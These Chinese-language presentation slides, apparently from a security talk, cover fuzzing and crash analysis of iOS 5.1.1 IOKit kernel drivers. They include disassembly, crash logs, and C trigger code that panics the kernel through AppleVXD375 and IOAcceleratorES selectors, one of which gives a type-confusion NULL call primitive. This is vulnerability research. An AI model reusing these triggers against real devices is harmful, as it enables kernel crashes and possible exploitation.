:80F962E4                 DCD __ZNK11OSMetaClass14getRetainCountEv+1
:80F962E8                 DCD __ZNK11OSMetaClass6retainEv+1
:80F962EC                 DCD __ZNK11OSMetaClass7releaseEv+1
:80F962F0                 DCD __ZNK11OSMetaClass9serializeEP11OSSerialize+1
:80F962F4                 DCD __ZNK11OSMetaClass12getMetaClassEv+1
:80F962F8                 DCD __ZNK15OSMetaClassBase9isEqualToEPKS_+1
:80F962FC                 DCD __ZNK11OSMetaClass12taggedRetainEPKv+1
:80F96300                 DCD __ZNK11OSMetaClass13taggedReleaseEPKv+1
:80F96304                 DCD __ZNK11OSMetaClass13taggedReleaseEPKvi+1
:80F96308                 DCD __ZNK34H3H264VideoEncoderDriverUserClient9MetaClass5allocEv+1
:80F9630C                 DCD 0
:80F96310                 EXPORT __ZTV34H3H264VideoEncoderDriverUserClient
```

目录

* iOS 内核基础
* 已知Bugs
* 被动 Fuzz
* 主动 Fuzz
* **分析真实Bug**
* 总结

如何判断是否存在Bugs?

* **答案是 YES**
  * 通过我们的Fuzzer很容是的系统崩溃
  * iOS的内核代码很脆弱
* 但分析crash很有挑战
  * 一方面针对大多数的IOKit驱动没有源码和符号表
  * 内核调试相当无趣
* 是否存在可利用bug?
  * 未知

IOKit Bug 分析

- 简化 crash 代码
  - 利用Fuzzer产生的代码 – 存在很多调用 IOConnectCallMethod 的地方
  - 简化代码对于静态分析来说十分有效
- 查看日志
  - fault_type & register 值
- 静态分析Static analysis
  - 理解bug和触发条件
- Debug
  - 编写漏洞利用程序

Bug 例子1

* 首先看一下代码

```
kern_return_t kr;
CFMutableDictionaryRef matching = IOServiceMatching("AppleVXD375");
if (matching != NULL)
{
    io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault, matching);
    if (service != 0)
    {
        io_connect_t connection;
        kr = IOServiceOpen(service, mach_task_self(), 1, &connection);
        if(KERN_SUCCESS == kr)
        {
            char buf[0x200];
            int bufsize = 0x108;
            IOConnectCallMethod(connection, 1,
                                NULL, 0,
                                "\x00\x11\x22\x33", 4,
                                NULL, NULL,
                                buf, &bufsize);
        }
    }
}
```

Bug 例子1

- 然后是日志
  - PC = 0x80455c3c
  - fault_addr = 0x0

```
CrashReporter Key:   6744c0d991680d73ae6c5f5412331f7399c893e4
Hardware Model:      iPhone3,1
Date/Time:       2012-09-02 01:25:46.673 +0800
OS Version:      iPhone OS 5.1.1 (9B206)

panic(cpu 0 caller 0x8007f5e8): kernel abort type 4: fault_type=0x1, fault_addr=0x0
r0: 0x814df300  r1: 0x00000000  r2: 0x80455c35  r3: 0x00000000
r4: 0x000002c2  r5: 0x814df300  r6: 0xcfdb3cd4  r7: 0xcfdb3c90
r8: 0x00000000  r9: 0x804574e9 r10: 0x8aa24590 r11: 0x00000000
12: 0xc0999080  sp: 0xcfdb3c84  lr: 0x8045677f  pc: 0x80455c3c
cpsr: 0x60000033 fsr: 0x00000007 far: 0x00000000

Debugger message: panic
OS version: 9B206
Kernel version: Darwin Kernel Version 11.0.0: Sun Apr  8 21:51:26 PDT 2012; root:xnu-1878.11.10~1/RELEASE_ARM_S5L8930X
iBoot version: iBoot-1219.43.32
secure boot?: NO
Paniclog version: 1
```

Bug 例子1

* 在哪里崩溃
  * 读R1(=0)时的数据时发生
  * R1是该函数的第二个参数
  * 有可能是空指针引用导致的 :(
  * 继续深入分析

```
__text:80455C34 sub_80455C34                    ; CODE XREF:
__text:80455C34                                 ; sub_80455D
__text:80455C34                 PUSH            {R4-R7,LR}
__text:80455C36                 MOVW            R4, #0x2C2
__text:80455C3A                 ADD             R7, SP, #0xC
__text:80455C3C                 LDR             R2, [R1]
__text:80455C3E                 MOVT.W          R4, #0xE000
```

Bug 例子1

* 定位sMethod数组
  * 首先找到AppleVXD375UserClient::externalMethod, 该方法是重写了IOUserClient的方法
  * IOUserClient 有符号表，可以看它的vtable
  * 之后查看externalMethod在vtable中的指针偏移量

```
__TEXT:__const:802AD0F0 ; `vtable for'IOUserClient
__TEXT:__const:802AD0F0 __ZTV12IOUserClient DCB    0
```

```
DCD __ZN12IOUserClient14externalMethodEjP25IOExternalMethodArgumentsl
                        ; DATA XREF: com.apple.iokit.IOUSBFamily:__t
                        ; com.apple.iokit.IOUSBFamily:__text:8039524
DCD __ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1
DCD __ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1
                        ; DATA XREF: __TEXT:__text:80237E28↑o
                        ; com.apple.iokit.IOUSBFamily:__text:8038C74
DCD __ZN12IOUserClient12initWithTaskEP4taskPvm+1
                        ; DATA XREF: com.apple.driver.DiskImages:__t
                        ; com.apple.driver.FairPlayIOKit:__text:803C
```

Bug 例子1

- 定位sMethod数组
  - 在”const”段中查找IOUserClient::registerNotificationPort地址
  - 找到AppleVXD375UserClient 的externalMethod指针

```
AppleVXD375:__const:80469B50                DCD sub_804574E8+1       ; externalMethod
AppleVXD375:__const:80469B54                DCD __ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1
AppleVXD375:__const:80469B58                DCD __ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1
AppleVXD375:__const:80469B5C                DCD __ZN12IOUserClient12initWithTaskEP4taskPvm+1
```

  - AppleVXD375UserClient::externalMethod
    - 从sMethod数组中得到IOExternalMethodDispatch结构
    - 调用IOUserClient::externalMethod来派发

Bug 例子1

- sMethod = 0x80469700

```
sub_804574E8                            ; DATA XREF: com.apple.driver.AppleVXD375:__cons

var_8           = -8

                PUSH            {R7,LR}
                MOV             R7, SP
                SUB             SP, SP, #8
                LDR.W           R12, [R7,#0x10+var_8]
                CMP             R1, #9
                BHI             loc_8045750A
                ADD.W           R3, R1, R1,LSL#2
                LDR.W           LR, =0x80469700 ; sMethod
                CMP.W           R12, #0
                ADD.W           R3, LR, R3,LSL#2
                BNE             loc_8045750A
                MOV             R12, R0

loc_8045750A                            ; CODE XREF: sub_804574E8+C↑j
                                        ; sub_804574E8+1E↑j
                LDR.W           LR, [R7,#0xC]
                STMEA.W         SP, {R12,LR}
                LDR.W           LR, =__ZTV12IOUserClient ; `vtable for'IOUserClient
                LDR.W           R12, [LR,#(off_802AD430 - 0x802AD0F0)] ; externalMethod
                BLX             R12
                ADD             SP, SP, #8
                POP             {R7,PC}
```

Bug 例子1

- selector = 1 派遣表结构
  - 函数地址 = 0x80457534
  - checkStructureInputSize = 0x4
  - checkStructureOutputSize = 0x108
  - 回忆触发代码?

```
__const:80469700                DCD 0x80457529
__const:80469704                DCD 0
__const:80469708                DCD 0x58
__const:8046970C                DCD 0
__const:80469710                DCD 0x28
__const:80469714                DCD sub_80457534+1
__const:80469718                DCD 0
__const:8046971C                DCD 4
__const:80469720                DCD 0
__const:80469724                DCD 0x108
```

Bug 例子1

- 整个路径：
  - externalMethod -> sub_ 80457534 -> sub_ 804577EC -> sub_8045779C -> sub_80456768 -> sub_80455C34 -> panic
  - sub_ 804577EC 调用OSObject::release
    - 该方法是用来销毁 AppleVXD375UserClient自身
  - sub_8045779C 负责释放内存
  - R1(=0) 可能是存在AppleVXD375UserClient对象中的某个类或者结构地址

Bug 例子1

* 总结
  * 我们手工尝试销毁AppleVXD375UserClient
  * 在处理过程中,该段代码会处理某个对象，但并没有检测其是否被创建
  * 缺少基本的检测代码，例如
    * if (obj->ptr != NULL)
  * 我们不能控制PC寄存器

Bug 例子2

* 代码如下

```
kern_return_t kr;
CFMutableDictionaryRef matching = IOServiceMatching("IOAcceleratorES");
if (matching != NULL)
{
    io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault, matching);
    if (service != 0)
    {
        io_connect_t connection;
        kr = IOServiceOpen(service, mach_task_self(), 3, &connection);
        if(KERN_SUCCESS == kr)
        {
            int i;
            uint64_t index;
            char buf[156];
            char output[100];
            int outputsize = 4;

            memcpy(buf, "\x80\x00\x00\x00\x80\x02\x00\x00\xc8\x03\x00\x00\x41\x41\x41\x41", 16);
            IOConnectCallMethod(connection, 6, NULL, 0, buf, 156, NULL, NULL, output, &outputsize);

            for (i = 0; i < 100; i++)
            {
                index = i;
                IOConnectCallMethod(connection, 3, &index, 1, NULL, 0, NULL, NULL, NULL, NULL);
            }
        }
    }
}
```

Bug 例子2

* 日志
  * PC = 0x00000000
  * 比上一个容易些

```
CrashReporter Key:   6744c0d991680d73ae6c5f5412331f7399c893e4
Hardware Model:      iPhone3,1
Date/Time:       2012-09-15 20:47:49.702 +0800
OS Version:      iPhone OS 5.1.1 (9B206)

panic(cpu 0 caller 0x8007f4ec): sleh_abort: prefetch abort in kernel mode: fault_addr=0x0
r0: 0x891b2800  r1: 0x00000000  r2: 0x00000000  r3: 0x8063b8a9
r4: 0x891b2800  r5: 0x81d05c00  r6: 0xc0905000  r7: 0xd2dd3ca8
r8: 0xd2dd3d84  r9: 0x00000008 r10: 0x8259a98c r11: 0x00000000
12: 0xc1106690  sp: 0xd2dd3c9c  lr: 0x8064006b  pc: 0x00000000
cpsr: 0x20000013 fsr: 0x00000007 far: 0x00000000

Debugger message: panic
OS version: 9B206
Kernel version: Darwin Kernel Version 11.0.0: Sun Apr  8 21:51:26 PDT 2012; root:xnu-1878.11.10~1/RELEASE_ARM_S5L8930X
iBoot version: iBoot-1219.62.15
secure boot?: NO
Paniclog version: 1
```

Bug 例子2

* 事发地点
  * 得到无效的PC，同时没有获取到调用栈
  * 但我们可以得到LR – 存储返回地址
  * 貌似是调用特定对象的某个方法
    * R4 – 对象指针
    * R0 - vtable

```
IOAcceleratorFamily:__text:80640062        LDR        R0, [R4]
IOAcceleratorFamily:__text:80640064        LDR        R1, [R0,#0x3C]
IOAcceleratorFamily:__text:80640066        MOV        R0, R4
IOAcceleratorFamily:__text:80640068        BLX        R1
IOAcceleratorFamily:__text:8064006A        CBZ        R0, loc_80640076
```

Bug 例子2

* Crash代码

```
LDR         R0, [R5,#0x78]
LDR         R1, [R0,#0x14]
CMP         R1, R4
BLS         loc_8064003A

LDR         R0, [R0,#0x10]
LDR.W       R4, [R0,R4,LSL#2]
CBNZ        R4, loc_80640062

loc_80640062
LDR         R0, [R4]
LDR         R1, [R0,#0x3C]
MOV         R0, R4
BLX         R1        ; die here !
CBZ         R0, loc_80640076
```

Bug 例子2

* 分析
  * 输入
    * R0 - IOAccelUserClient *self
    * R1 - int index
  * IOAccel *service = self + 0x78
  * OSObject *array[] = service + 0x10
  * Call array[index]->method = NULL

Bug 例子2

* 异常
  * 对象的方法指针为NULL？
* 猜测
  * 作为不同对象，因此没有进行检测
* 目标
  * 找到偏移为0x10的内容

Bug 例子2

* 找到外部方法
  * 重写 getTargetAndMethodForIndex

```
__const:80643A78                 DCD __ZN12IOUserClient30getExternalAsyncMethodForIndexEm+1
__const:80643A7C                 DCD 0x8064035D          ; getTargetAndMethodForIndex
__const:80643A80                 DCD __ZN12IOUserClient31getAsyncTargetAndMethodForIndexEPP9IOServicem+1
__const:80643A84                 DCD __ZN12IOUserClient23getExternalTrapForIndexEm+1
__const:80643A88                 DCD __ZN12IOUserClient24getTargetAndTrapForIndexEPP9IOServicem+1
```

```
sub_8064035C
                STR             R0, [R1]
                MOVS            R1, #0
                CMP             R2, #5
                ITTT LS
                ADDLS.W         R1, R2, R2,LSL#1
                LDRLS.W         R0, [R0,#0x80] ; methodTemplate
                ADDLS.W         R1, R0, R1,LSL#3
                MOV             R0, R1
                BX              LR
```

```
__text:8063FD22                 LDRNE           R0, =dword_806435F0
__text:8063FD24                 MOVNE           R5, #1
__text:8063FD26                 STRNE.W         R0, [R4,#0x80]
```

Bug 例子2

- IOExternalMethod methodTemplate[5]

```
__const:806435F0 dword_806435F0  DCD 0                    ; DATA XREF: sub_8063FCF4+2E↑o
__const:806435F0                                          ; com.apple.iokit.IOAccelerato
__const:806435F4                 DCD 0x8063FD3D
__const:806435F8                 DCD 0
__const:806435FC                 DCD 0
__const:80643600                 DCD 1
__const:80643604                 DCD 0
__const:80643608                 DCD 0
__const:8064360C                 DCD 0x8063FD61
__const:80643610                 DCD 0
__const:80643614                 DCD 0
__const:80643618                 DCD 1
__const:8064361C                 DCD 0
__const:80643620                 DCD 0
__const:80643624                 DCD sub_8063FE30+1       ; selector = 2
__const:80643628                 DCD 0
__const:8064362C                 DCD 3                    ; struct input & output
__const:80643630                 DCD 0xFFFFFFFF           ; doesn't restrict input size
__const:80643634                 DCD 0x14                 ; output size
__const:80643638                 DCD 0
__const:8064363C                 DCD sub_80640004+1       ; selector = 3
__const:80643640                 DCD 0
__const:80643644                 DCD 0                    ; number input & output
__const:80643648                 DCD 1                    ; input one uint64_t
```

Bug 例子2

- selector 6 方法的位置？
  - 检测IOAccelUserClient::vtable

Directi	Typ	Address	Text
D···	o	com.apple.IMGSGX535:__text:80907BB6	LDR R2, =unk_80643700
D···	o	com.apple.IMGSGX535:__text:off_80907BD4	DCD unk_80643700
Up	o	com.apple.iokit.IOAcceleratorFamily:__text:8064041E	LDR R0, =unk_80643700
Up	o	com.apple.iokit.IOAcceleratorFamily:__text:80640516	LDR R0, =unk_80643700

  - 子对象 - IOIMGSGXUserClient
  - 轻松找到getTargetAndMethodForIndex

Bug 例子2

* 当 selector > 5时, 用他自己的methodTemplate[3]

```
sub_80907EA8
STR             R0, [R1]
CMP             R2, #5
BHI             loc_80907EBC

ADD.W           R1, R2, R2,LSL#1
LDR.W           R0, [R0,#0x80]
ADD.W           R1, R0, R1,LSL#3
B               loc_80907ED0

loc_80907EBC
MOVS            R1, #0
CMP             R2, #8
ITTTT LS
ADDLS.W         R1, R2, R2,LSL#1
LDRLS.W         R0, [R0,#0x94]
ADDLS.W         R1, R0, R1,LSL#3
SUBLS           R1, #0x90
```

```
DCD 0                       ; DATA XREF: sub_80907B
                            ; com.apple.IMGSGX535:_
DCD 0x80907BDD              ; selector = 6
DCD 0
DCD 3                       ; struct input & output
DCD 0x9C                    ; input size
DCD 4                       ; output size
DCD 0
DCD 0x80907D0D
DCD 0
DCD 0
DCD 1
DCD 0
DCD 0
DCD 0x80907E21
DCD 0
DCD 3
DCD 0
DCD 4
DCD 0
DCD 0
```

Bug 例子2

- 偏移 0x10的内容？
  - 进入selector 6方法

```
BLX     R3 ; sub_80907A4C ; create a object
CBZ     R0, loc_80907CAE
```

```
LDR     R1, [R6,#0x78]
MOV     R5, R0  ; R5 is the object just created
LDR     R0, [R1,#0x38]
LDR     R1, [R0]
LDR     R2, [R1,#0x74]
MOV     R1, R5
BLX     R2
LDR     R0, [R5]
LDR     R1, [R0,#0x14]
MOV     R0, R5
BLX     R1
LDR     R0, [R6,#0x78] ; R0 - IOAccel *
MOV     R2, SP
LDR     R3, =(sub_80640A38+1)
MOV     R1, R5  ; R1 = R5
BLX     R3 ; sub_80640A38 ; add the object to array at offset 0x10
CBNZ    R0, loc_80907C88
```

Bug 例子2

- 创建对象，检测 vtable 0x8090E5B8
  - 0x8090E5B8+0x3C = 0x8090E5F4

```
BLX          R2 ; OSObject::operator new(ulong) ; OSO
MOV.W        R8, #0
CBZ          R0, loc_80907AA4
```

```
LDR.W        R10, =dword_809290F0
MOV          R8, R0
LDR          R2, =(__ZN8OSObjectC2EPK11OSMetaClass+1)
MOV          R1, R10
BLX          R2 ; OSObject::OSObject(OSMetaClass  const*) ; OSO
LDR          R0, =unk_8090E5B0
LDR          R1, =(__ZNK11OSMetaClass19instanceConstructedEv+1)
ADDS         R0, #8
STR.W        R0, [R8]
```

```
__const:8090E5F0          DCD 0x8090726D
__const:8090E5F4          DCD 0
```

Bug 例子2

* 总结
  * selector 6 方法 调用 sub_80907A4C 去创建某个对象，并且将其放在对象数组偏移为0x10的地方
  * selector 3 方法获取对象指针并且不经过检测对象类型就调用该对象的方法方法
  * 事实上，该子类拥有他自己的创建销毁函数.如果该子类创建某个对象并且要求其父类销毁它，则发生崩溃!
  * Apple 应该调用OSMetaClassBase::safeMetaCast :P

目录

* iOS 内核基础
* 已知Bugs
* 被动 Fuzz
* 主动 Fuzz
* 分析真实Bug
* **总结**

总结

* Apple 应该审查iOS内核代码, 尤其是针对IOKit的扩展
* 由于调试工作很困难，分析崩溃日志很有效
* 开始Fuzz你自己的 iOS内核bug！